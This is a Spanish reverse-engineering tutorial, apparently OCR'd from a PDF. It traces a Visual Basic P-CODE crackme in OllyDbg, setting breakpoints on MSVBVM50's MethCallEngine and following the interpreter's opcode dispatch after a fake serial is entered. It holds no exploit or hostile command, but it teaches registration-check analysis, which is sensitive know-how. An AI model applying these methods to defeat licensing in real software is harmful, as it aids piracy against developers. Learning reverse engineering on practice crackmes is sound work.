00401DC5  . C745 F8 9810 MOV DWORD PTR SS:[EBP-8],Flipi1.0040109
00401DCC  . 8B75 08     MOV ESI,DWORD PTR SS:[EBP+8]
00401DCF  . 8BC6        MOV EAX,ESI
00401DD1  . 83E0 01     AND EAX,1
00401DD4  . 8945 FC     MOV DWORD PTR SS:[EBP-4],EAX
00401DD7  . 83E6 FE     AND ESI,FFFFFFFE
00401DDA  . 56          PUSH ESI
00401DDB  . 8975 08     MOV DWORD PTR SS:[EBP+8],ESI
00401DDE  . 8B0E        MOV ECX,DWORD PTR DS:[ESI]
00401DE0  . FF51 04     CALL DWORD PTR DS:[ECX+4]
00401DE3  . 8B16        MOV EDX,DWORD PTR DS:[ESI]
00401DE5  . 33DB        XOR EBX,EBX
00401DE7  . 56          PUSH ESI
00401DE8  . 895D E4     MOV DWORD PTR SS:[EBP-1C],EBX
00401DEB  . 895D E0     MOV DWORD PTR SS:[EBP-20],EBX
00401DEE  . 895D D0     MOV DWORD PTR SS:[EBP-30],EBX
00401DF1  . 895D C0     MOV DWORD PTR SS:[EBP-40],EBX
00401DF4  . 895D B0     MOV DWORD PTR SS:[EBP-50],EBX
00401DF7  . 895D A0     MOV DWORD PTR SS:[EBP-60],EBX
00401DFA  . 895D 90     MOV DWORD PTR SS:[EBP-70],EBX
00401DFD  . 895D 80     MOV DWORD PTR SS:[EBP-80],EBX
00401E00  . FF92 0003000 CALL DWORD PTR DS:[EDX+300]
00401E06  . 50          PUSH EAX
00401E07  . 8D45 E0     LEA EAX,DWORD PTR SS:[EBP-20]
00401E0A  . 50          PUSH EAX
00401E0B  . FF15 2010400 CALL DWORD PTR DS:[<&MSVBVM60.__vbaObjS  MSVBVM60.__vbaObjSet
00401E11  . 8BF8        MOV EDI,EAX
00401E13  . 8D55 E4     LEA EDX,DWORD PTR SS:[EBP-1C]
00401E16  . 52          PUSH EDX
00401E17  . 57          PUSH EDI
00401E18  . 8B0F        MOV ECX,DWORD PTR DS:[EDI]
00401E1A  . FF91 A000000 CALL DWORD PTR DS:[ECX+A0]
00401E20  . 3BC3        CMP EAX,EBX
00401E22  . DBE2        FCLEX
```


Encontramos código y es bastante largo continua hasta casi el fin de la sección todo puro código ejecutable, en cambio en el P-CODE salvo alguna línea suelta que de casualidad por la cercanía de bytes, OLLYDBG interpreta como alguna instrucción, es pura basura.


Volvamos al crackme de PCODE

```
00401000  .- FF25 6830400( JMP DWORD PTR DS:[<&MSVBVM50.#581>]   MSVBVM50.rtcR8ValFromBstr
00401006  .- FF25 5030400( JMP DWORD PTR DS:[<&MSVBVM50.#595>]   MSVBVM50.rtcMsgBox
0040100C  .- FF25 6030400( JMP DWORD PTR DS:[<&MSVBVM50.__vbaExcep MSVBVM50.__vbaExceptHandler
00401012  .- FF25 5C30400( JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK_ MSVBVM50.EVENT_SINK_QueryInterface
00401018  .- FF25 5430400( JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK_ MSVBVM50.EVENT_SINK_AddRef
0040101E  .- FF25 5830400( JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK_ MSVBVM50.EVENT_SINK_Release
00401024  .- FF25 4C30400( JMP DWORD PTR DS:[<&MSVBVM50.MethCallEn MSVBVM50.MethCallEngine
0040102A  $- FF25 6430400( JMP DWORD PTR DS:[<&MSVBVM50.#100>]   MSVBVM50.ThunRTMain
00401030  $  68 58124000   PUSH clave1.00401258
00401035  .  E8 F0FFFFFF   CALL <JMP.&MSVBVM50.#100>
0040103A  .  0000          ADD BYTE PTR DS:[EAX],AL
0040103C  .  0000          ADD BYTE PTR DS:[EAX],AL
0040103E  .  0000          ADD BYTE PTR DS:[EAX],AL
```

Otra característica es la api esa MethCallEngine la cual encontramos en los crackmes hechos en P-CODE, así que el primer paso, identificar si el programa es P-CODE o no, ya sabemos como hacerlo, tanto sea mirando si hay código ejecutable en la sección CODE o por la api que acabamos de mencionar.

Lo primero que se nos ocurre hacer es ver si hallamos STRINGS





No ayuda mucho eso en este caso, aunque en algún otro podría ayudar.

Bueno pongamos un BP tanto en el JMP de la api MethCallEngine como en la misma api directamente, por si es llamada sin usar el JMP en forma directa.


```
00401012  .- FF25 5C304000 JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SINK_QueryInterface
00401018  .- FF25 54304000 JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SINK_AddRef
0040101E  .- FF25 58304000 JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SINK_Release
00401024  .- FF25 4C304000 JMP DWORD PTR DS:[<&MSVBVM50.MethCallEn  MSVBVM50.MethCallEngine
0040102A  $- FF25 64304000 JMP DWORD PTR DS:[<&MSVBVM50.#100>]      MSVBVM50.ThunRTMain
00401030  $  68 58124000   PUSH clave1.00401258
00401035  .  E8 F0FFFFFF   CALL <JMP.&MSVBVM50.#100>
0040103A  .  0000          ADD BYTE PTR DS:[EAX],AL
0040103C  .  0000          ADD BYTE PTR DS:[EAX],AL
0040103E  .  0000          ADD BYTE PTR DS:[EAX],AL
```

Buscamos arriba del Entry Point y encontramos rápidamente el JMP a la api MethCallEngine, y situándonos encima y haciendo click derecho FOLLOW vamos a la misma, donde también ponemos un BP.

```
00401012  .- FF25 5C304000 JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SI
00401018  .- FF25 54304000 JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SI
0040101E  .- FF25 58304000 JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK  MSVBVM50.EVENT_SI
00401024  .- FF25 4C304000 JMP DWORD PTR DS:[<                      thCallE
0040102A  $- FF25 64304000 JMP DWORD PTR DS:[<                      unRTMai
00401030  $  68 58124000   PUSH clave1.0040125
00401035  .  E8 F0FFFFFF   CALL <JMP.&MSVBVM50
0040103A  .  0000          ADD BYTE PTR DS:[EA
0040103C  .  0000          ADD BYTE PTR DS:[EA
0040103E  .  0000          ADD BYTE PTR DS:[EA
00401040  .  3000          XOR BYTE PTR DS:[EA
00401042  .  0000          ADD BYTE PTR DS:[EA
00401044  .  40            INC EAX
00401045  .  0000          ADD BYTE PTR DS:[EA
00401047  .  0000          ADD BYTE PTR DS:[EA
00401049  .  0000          ADD BYTE PTR DS:[EA
0040104B  .  0077 BD       ADD BYTE PTR DS:[ED
0040104E  .  48            DEC EAX
0040104F  .v 72 2C         JB SHORT clave1.004
00401051  .  43            INC EBX
00401052  .  D6            SALC
00401053  .  119C10 A433E  ADC DWORD PTR DS:[E
0040105A  .  207A 00       AND BYTE PTR DS:[ED
0040105D  .  0000          ADD BYTE PTR DS:[EA
0040105F  .  0000          ADD BYTE PTR DS:[EA
00401061  .  0001          ADD BYTE PTR DS:[EC
00401063  .  0000          ADD BYTE PTR DS:[EA
00401065  .  0000          ADD BYTE PTR DS:[EA
00401067  .  00FC          ADD AH,BH

Backup          ▸
Copy            ▸
Binary          ▸
Assemble        Space
Label           :
Comment         ;
Breakpoint      ▸
Hit trace       ▸
Run trace       ▸
Follow          Enter
Go to           ▸
```


```
File View Debug Plugins Options Window Help
L E M T W H C

74142FFC  $  294424 04     SUB DWORD PTR SS:[ESP+4],EAX
74143000  .  B9 02E31374   MOV ECX,MSVBVM50.7413E302
74143005  .^ E9 39A2FFFF   JMP MSVBVM50.7413D243
7414300A  $  55            PUSH EBP
7414300B  .  8BEC          MOV EBP,ESP
7414300D  .  FF7424 08     PUSH DWORD PTR SS:[ESP+8]
74143011  .  FF75 0C       PUSH DWORD PTR SS:[EBP+C]
74143014  .  E8 C4F1FFFF   CALL MSVBVM50.741421DD
74143019  .  6A 00         PUSH 0
```

Ahora damos RUN.




Vemos que aparece la ventana para ingresar el serial falso antes de parar en la api, lo cual es lógico porque la creación de las ventanas y todo esto lo realiza en la misma forma que en VB nativo, la misma dll de visual sin ejecutar código del programa, al leer las forms que vemos con el método 4c.


Ahora ingresamos el serial falso.




Y apretamos REGISTRAR



Para en el JMP que iniciara la parte verdadera de P-CODE.



Allí entra a la api veamos que va haciendo





Allí comienza


Ahora si abrimos el mismo crackme con el exdec que es un desensamblador de PCODE para ayudarnos, vemos que nos muestra esto.

```
Email josephco_@hotmail.com with any errors or problemsa0dThis program do

Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd          text
401BD7: 19 FStAdFunc          local_0088
401BDA: 08 FLdPr          local_0088
401BDD: 0d VCallHresult          get__ipropTEXTEDIT
401BE2: 6c ILdRf          local_008C
401BE5: 1b LitStr:          ''
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str          local_008C
401BED: 1a FFree1Ad          local_0088
401BF0: 1c BranchF:          401BF6
401BF3: 1e Branch:          401c94
401BF6: Lead3/c1 LitVarI4:          { local_3BE500AC } 0x3c41a  (246810)
401BFE: Lead1/f6 FStVar          local_009C
401C02: 04 FLdRfVar          local_008C
401C05: 21 FLdPrThis
401C06: 0f VCallAd          text
401C09: 19 FStAdFunc          local_0088
```


O sea el primer byte que lee es un 04 y esta en la posición 401BD0 ese seria el primer byte leído, eso debe ocurrir no muy lejos de aquí, así que pongamos un BPM ON ACCESS en dicho byte.









Ese serial el primer byte que leería, cuando para, estaríamos en el inicio, de cualquier forma podemos llegar a el sin el EXDEC, una vez que para en el BP de la api MethCallEngine, ponemos un BPM ON ACCESS en la sección code.



Y damos RUN vemos que para varias veces




Pero la única que lee del contenido de ESI que apunta al byte susodicho, la hallaremos enseguida, luego de unas cuantas veces que pare.(en mi maquina conté 10 exactas)



La primera vez que para y lee un byte de [ESI] y lo mueve a AL es donde comienza a leer el primer opcode de P-CODE, de esa forma podemos encontrar el primer byte sin siquiera usar el EXDEC.

Como vemos los siguientes opcodes que muestra el exdec están a continuación del anterior.



```
Address   Hex dump                          ASCII
00401BD0  04 74 FF 21 0F 00 03 19  ♦t ↑*.♥↓
00401BD8  78 FF 08 78 FF 0D A0 00  x ◘x .á.
00401BE0  00 00 6C 74 FF 1B 01 00  ..lt ←☺.
00401BE8  FB 30 2F 74 FF 1A 78 FF  ¹0/t →x
00401BF0  1C 26 00 1E C4 00 FE C1  ∟&.▲─.■┴
00401BF8  54 FF 1A C4 03 00 FC F6  T →─♥.ⁿ÷
00401C00  64 FF 04 74 FF 21 0F 00  d ♦t ↑*.
00401C08  03 19 78 FF 08 78 FF 0D  ♥↓x ◘x .
00401C10  A0 00 00 00 6C 74 FF 0A  á...lt .
00401C18  02 00 04 00 FD 6B 54 FF  ☻.♦.²kT
00401C20  5D 04 64 FF FB 40 2F 74  ]♦d ¹@/t
```

Como ven están en orden, aunque tengan en medio, los parámetros que necesita cada opcode para ejecutarse.

```
7413D312  .   03F3          ADD ESI,EBX
7413D314  .   8975 A8       MOV DWORD PTR SS:[EBP-58],ESI
7413D317  .   8975 EC       MOV DWORD PTR SS:[EBP-14],ESI
7413D31A  >   33C0          XOR EAX,EAX
7413D31C  .   8A06          MOV AL,BYTE PTR DS:[ESI]
7413D31E  .   46            INC ESI
7413D31F  .   FF2485 94ED1  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D326  >   66:F743 0C 1  TEST WORD PTR DS:[EBX+C],10
7413D32C  .v  0F85 5962000  JNZ MSVBVM50.7414358B
7413D332  >   66:F743 0C 2  TEST WORD PTR DS:[EBX+C],20
7413D338  .v  75 1D         JNZ SHORT MSVBVM50.7413D357
7413D33A  .   0BC0          OR EAX,EAX
7413D33C  .   B8 00E00000   MOV EAX,0E000
7413D341  .v  74 14         JE SHORT MSVBVM50.7413D357
```

Como vimos allí lee el primer byte

```
Registers (FPU)
EAX 00000000
ECX 0012FA1C
EDX 740569D0 MSVBVM50.740569D0
EBX 00401C98 clave1.00401C98
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BD0 clave1.00401BD0
EDI 00159888

EIP 7413D31C MSVBVM50.7413D31C

C 0  ES 0023 32bit 0(FFFFFFFF)
```

Lo que vemos es que ESI apunta al byte actual que se esta ejecutando, pero ya en la línea siguiente antes de hacer ninguna operación lo incrementa en 1, para leer los parámetros del opcode.

```
7413D317  .   8975 EC       MOV DWORD PTR SS:[EBP-14],ESI
7413D31A  >   33C0          XOR EAX,EAX
7413D31C  .   8A06          MOV AL,BYTE PTR DS:[ESI]
7413D31E  .   46            INC ESI
7413D31F  .   FF2485 94ED1  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D326  >   66:F743 0C 1  TEST WORD PTR DS:[EBX+C],10
7413D32C  .v  0F85 5962000  JNZ MSVBVM50.7414358B
```

Luego llega siempre a un JMP indirecto que nos lleva a las líneas que ejecutaran el OPCODE, en este caso 04 como vimos en el EXDEC.

401BD0: 04 FLdRfVar local_008C

Veremos que hace este opcode tan misterioso entramos en el.

```
7413D9A2  >   0FBF06        MOVSX EAX,WORD PTR DS:[ESI]
7413D9A5  .   03C5          ADD EAX,EBP
7413D9A7  .   50            PUSH EAX
7413D9A8  .   33C0          XOR EAX,EAX
7413D9AA  .   8A46 02       MOV AL,BYTE PTR DS:[ESI+2]
7413D9AD  .   83C6 03       ADD ESI,3
7413D9B0  .   FF2485 94ED1  JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Allí vemos la ejecución del OPCODE 04 **FLdRfVar,** son unas pocas líneas de código, nada para asustarse jeje y siempre vemos que termina con un XOR EAX,EAX y a leer el siguiente opcode.


Lo primero que hace es cargar los parámetros del OPCODE que son los dos bytes siguientes al mismo.

```
7413DA27  33C0        XOR EAX,EAX
DS:[00401BD1]=FF74
EAX=00000004
Jumps from 7413D31F, 7413D3A9, 7413D3F6, 7413D420, 7413D442, 7413D454,

Address   Hex dump                ASCII
00401BD0  04 74 FF 21 0F 00 03 19
00401BD8  78 FF 08 78 FF 0D A0 00
00401BE0  00 00 6C 74 FF 1B 01 00
```

Bueno los pasa a EAX y como es un MOVSX y el valor FF74 es negativo los completa con FFs como vimos en la parte de assembler, sigamos traceando.

```
Registers (FPU)
EAX FFFFFF74
ECX 0012FA1C
EDX 740569D0 MSVBVM50.740569D0
EBX 00401C98 clave1.00401C98
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BD1 clave1.00401BD1
EDI 00159888

EIP 7413D9A5 MSVBVM50.7413D9A5

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

Ese valor es EAX es -8c, pues si hacemos doble click en el



Nos muestra que vale -140 decimal que es -8c en hexa por lo tanto, como vemos el 8c que nos muestra el EXDEC aparece aquí.

401BD0: 04 FLdRfVar **local_008C**

En la siguiente línea suma ese valor que leyo de los parámetros con EBP

```
Registers (FPU)
EAX 0012F454
ECX 0012FA1C
EDX 740569D0 MSVBVM50.7
EBX 00401C98 clave1.004
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BD1 clave1.004
EDI 00159888

EIP 7413D9A7 MSVBVM50.7

C 1  ES 0023 32bit 0(FF
P 0  CS 001B 32bit 0(FF
```

Y luego le hace PUSH a ese valor

```
0012F3C0  0012F454
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
0012F3D0  00000000
0012F3D4  00000000
0012F3D8  00000000
0012F3DC  00000000
0012F3E0  00000000
```

O sea que esto es equivalente a un PUSH EBP- 8c esta mandando el stack una variable local, en mi maquina EBP es 12f4e0 si a eso le restamos 8c nos da 12f454 que es el valor que quedo en EAX y pushea.

```
00402098  73 00 5C 00 70 00 63 00  s.\.p.c.
0012F414  00000000
0012F418  00000000
Command  ? 12f4e0 - 8c
HEX: 12F454 - DEC: 1242196 - ASCII: □ôT
```

```
Registers (FPU)
EAX 0012F454
ECX 0012FA1C
EDX 740569D0 MSVBVM50.740569D0
EBX 00401C98 clave1.00401C98
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BD1 clave1.00401BD1
EDI 00159888

EIP 7413D9A7 MSVBVM50.7413D9A7

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Nada del otro mundo sigamos.

```
7413D9A2  >  0FBF06        MOVSX EAX,WORD PTR DS:[ESI]
7413D9A5  .  03C5          ADD EAX,EBP
7413D9A7  .  50            PUSH EAX
7413D9A8  .  33C0          XOR EAX,EAX
7413D9AA  .  8A46 02       MOV AL,BYTE PTR DS:[ESI+2]
7413D9AD  .  83C6 03       ADD ESI,3
7413D9B0  .  FF2485 94ED1  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9B7  >  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
```

Vemos que luego pone EAX a cero lo cual significa que la operación con este opcode ya finaliza y esta inicializando los registros para leer el siguiente, en la próxima línea ya lee el opcode siguiente.

```
Email josephco_@hotmail.com with any errors or prot

Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
401BE2: 6c ILdRf             local_008C
401BE5: 1b LitStr:           ''
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str         local_008C
401BED: 1a FFree1Ad          local_0088
401BF0: 1c BranchF:          401BF6
401BF3: 1e Branch:           401c94
401BF6: Lead3/c1 LitVarI4:   [ local_3BE500AC ] 0>
401BFE: Lead1/f6 FStVar      local_009C
401C02: 04 FLdRfVar          local_008C
401C05: 21 FLdPrThis
401C06: 0f VCallAd           text
401C09: 19 FStAdFunc         local_0088
```

El segundo opcode es el 21

Aquí lo lee

```
7413D9A7  .  50          PUSH EAX
7413D9A8  .  33C0        XOR EAX,EAX
7413D9AA  .  8A46 02     MOV AL,BYTE PTR DS:[ESI+2]
7413D9AD  .  83C6 03     ADD ESI,3
7413D9B0  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9B7  >  8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
7413D9BA  .  8945 B4     MOV DWORD PTR SS:[EBP-4C],EAX
7413D9BD  .  33C0        XOR EAX,EAX
7413D9BF  .  8A06        MOV AL,BYTE PTR DS:[ESI]
7413D9C1  .  46          INC ESI
7413D9C2  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9C9  >  0FBF06      MOVSX EAX,WORD PTR DS:[ESI]
7413D9CC  .  5B          POP EBX
7413D9CD  .  66:891C28   MOV WORD PTR DS:[EAX+EBP],BX
7413D9D1  .  33C0        XOR EAX,EAX
7413D9D3  .  8A46 02     MOV AL,BYTE PTR DS:[ESI+2]
7413D9D6  .  83C6 03     ADD ESI,3
7413D9D9  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9E0  >  0FBF06      MOVSX EAX,WORD PTR DS:[ESI]
7413D9E3  .  8F0428      POP DWORD PTR DS:[EAX+EBP]
7413D9E6  .  33C0        XOR EAX,EAX
7413D9E8  .  8A46 02     MOV AL,BYTE PTR DS:[ESI+2]
7413D9EB  .  83C6 03     ADD ESI,3
7413D9EE  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D9F5  >  0FBF06      MOVSX EAX,WORD PTR DS:[ESI]
7413D9F8  .  D91C28      FSTP DWORD PTR DS:[EAX+EBP]
7413D9FB  .  DFE0        FSTSW AX
7413D9FD  .  A8 0D       TEST AL,0D
7413D9FF  .v 0F85 A1C7000 JNZ MSVBVM50.7414A1A6
7413DA05  .  33C0        XOR EAX,EAX
7413DA07  .  8A46 02     MOV AL,BYTE PTR DS:[ESI+2]
7413DA0A  .  83C6 03     ADD ESI,3
7413DA0D  .  FF2485 94ED1 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413DA14  >  8B3C24      MOV EDI,DWORD PTR SS:[ESP]
